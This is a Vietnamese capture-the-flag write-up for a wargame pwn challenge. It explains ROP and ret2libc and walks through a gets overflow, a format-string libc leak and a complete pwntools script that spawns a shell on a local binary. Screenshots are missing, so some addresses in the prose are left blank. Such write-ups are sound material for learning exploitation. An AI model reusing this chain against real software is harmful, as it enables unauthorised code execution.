ROP (return-oriented programming): kĩ thuật sử dụng lệnh ret và các ROPgadget để điều khiển luồng thực thi của chương trình

ROPgadget: các câu lệnh assembly có trong file thực thi chứa lệnh ret ở cuối cùng (ex: pop rdi ; ret)

Ret2libc: kĩ thuật sử dụng lệnh ret để chạy hàm được định nghĩa trong file thư viện libc, ví dụ chạy lệnh system(“/bin/sh”) trực tiếp từ thư viện libc

Challenge: pwn07/ wargame2021

IDA:

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

gets => overflow

A screenshot of a computer code

Description automatically generated

Canary : disable => có thể overflow

Đầu tiên sẽ tiến hành tìm địa chỉ lưu chuỗi nhập vào và địa chỉ ret để overflow tới:

A computer screen shot of a program code

Description automatically generated

Đặt breakpoint tại hàm gets và ret để lấy address

A screen shot of a computer program

Description automatically generated=> địa chỉ lưu chuỗi nhập vào là:



Tiếp theo

A computer screen shot of text

Description automatically generated

Địa chỉ ret là:



Tính toán byte để overflow:

A screen shot of a computer

Description automatically generated


Cơ mà ta phải xác định xem là overflow đến ret cơ mà phải gọi đến hàm gì ?

Kịch bản khai thác:

Do chương trình không có hàm lấy flag do đó ta có thể dùng hàm system(”/bin/sh”) trong thư viện libc

Cơ mà để làm được điều đó ta cần có địa chỉ lệnh tương ứng.

Chương trình chỉ cung cấp cho ta các hàm như gets, printf,...



Do đó ta sẽ lợi dụng hàm gets, printf để tận dụng format string leak ra địa chỉ hàm trên libc

Sau đấy tính địa chỉ base của libc, địa chỉ hàm system, địa chỉ chuỗi /bin/sh

Sử dụng hàm system(“/bin/sh”) => lấy shell => flag

Cơ mà để format string được thì ta cần nhập vào 1 chuỗi %p %p %p %p %p, nhập ở đâu?

A screen shot of a computer

Description automatically generated

Như ta nhận thấy thì địa chỉ từ 0x404000 =>0x405000 là khoảng địa chỉ ta có quyền write và không thay đổi địa chỉ

A screenshot of a computer code

Description automatically generated

Để tránh ghi đè vào địa chỉ đã có dữ liệu , ta sẽ chọn khoảng này để ghi chuỗi %p nhầm leak địa chỉ hàm trong libc



Ta sẽ dùng payload này để gọi hàm get cho mục đích nhập chuỗi %p format string

A screen shot of a computer

Description automatically generated



Chuỗi format string: 0x404500


Hàm gets: 0x401090

\*\*\* Vấn đề tại sao phải có lệnh ret ngay sau overflow thì do ubuntu từ 18.04 trở lên, nếu việc thực thi thất bại tại những hàm như buffered\_vfprintf() do\_system() trong những file thực thi 64bit la do ngày trước lệnh ret, đầu vùng nhớ stack được cấp 16 bytes cho việc gọi lệnh tại return address nên để thực hiện được thì cần chèn thêm 1 ROPgadget “ret” vào trước câu lệnh cần thực thi để bỏ đi 1 stack 8 bytes đầu tiên và thực thi câu lệnh nằm ở stack ngay sau đó \*\*\*

A computer code with numbers and letters

Description automatically generated

Ta đã có được địa chỉ của hàm trong libc => ta sẽ tiến hành tính offet của nó để tính ra được địa chỉ base của libc



Sau khi có offet thì ta có thể tính địa chỉ base : lấy địa chỉ hàm trừ đi offset của nó => base address of libc

Sau khi có được địa chỉ base của libc thì đã gần như là xong r,

Ta sẽ tiếp tục tính địa chỉ hàm system, chuỗi /bin/sh dựa trên địa chỉ base đó

Offset hàm system:


A screen shot of a computer

Description automatically generated

Tìm offset chuỗi /bin/sh:

A screenshot of a computer program

Description automatically generated



Result:

A screenshot of a computer program

Description automatically generated

Exploit:

from pwn import \*

r = process("./something")

gdb.attach(r, api= True)

print(r.recvuntil(b"something : "))

#leak address function in libc, use ROP, format string

gets = 0x401090

printf = 0x401080

pop\_rdi\_ret = 0x00000000004012a3

format\_string = 0x404500

ret\_gadget = 0x000000000040101a

stdin\_func\_offset\_of\_libc = 0x0000000000219aa0

vuln\_func\_address = 0x00000000004011dd

system\_func\_offset = 0x0000000000050d60

binsh\_string\_offset = 0x1d8698

payload = b"A"\*40 + p64(ret\_gadget) +p64(pop\_rdi\_ret) + p64(format\_string) +p64(gets)

# sau khi gets (ROP) xong chuỗi %p %p thì sẽ không biết thực thi lệnh nào tiếp

payload += p64(ret\_gadget) + p64(pop\_rdi\_ret) + p64(format\_string) +p64(printf)

#  do đó sẽ thêm cái hàm hay lệnh bất kì vào để tránh lỗi này

payload += p64(ret\_gadget) + p64(vuln\_func\_address)

r.sendline(payload)

#payload of gets func

payload = b"%3$p"

r.sendline(payload)

#get address from formatstring

output = r.recvuntil(b"something : ")

stdin\_address = int(output.split(b"Say")[0],16)

libc\_base = stdin\_address - stdin\_func\_offset\_of\_libc

print(hex(libc\_base))

system\_address = libc\_base + system\_func\_offset

binsh\_string\_address =libc\_base + binsh\_string\_offset

#payload of vuln func

payload = b"A"\*40 + p64(ret\_gadget) + p64(pop\_rdi\_ret) + p64(binsh\_string\_address) +p64(system\_address)

# có thể sử dụng one\_gadget nếu thỏa register

r.sendline(payload)

r.interactive()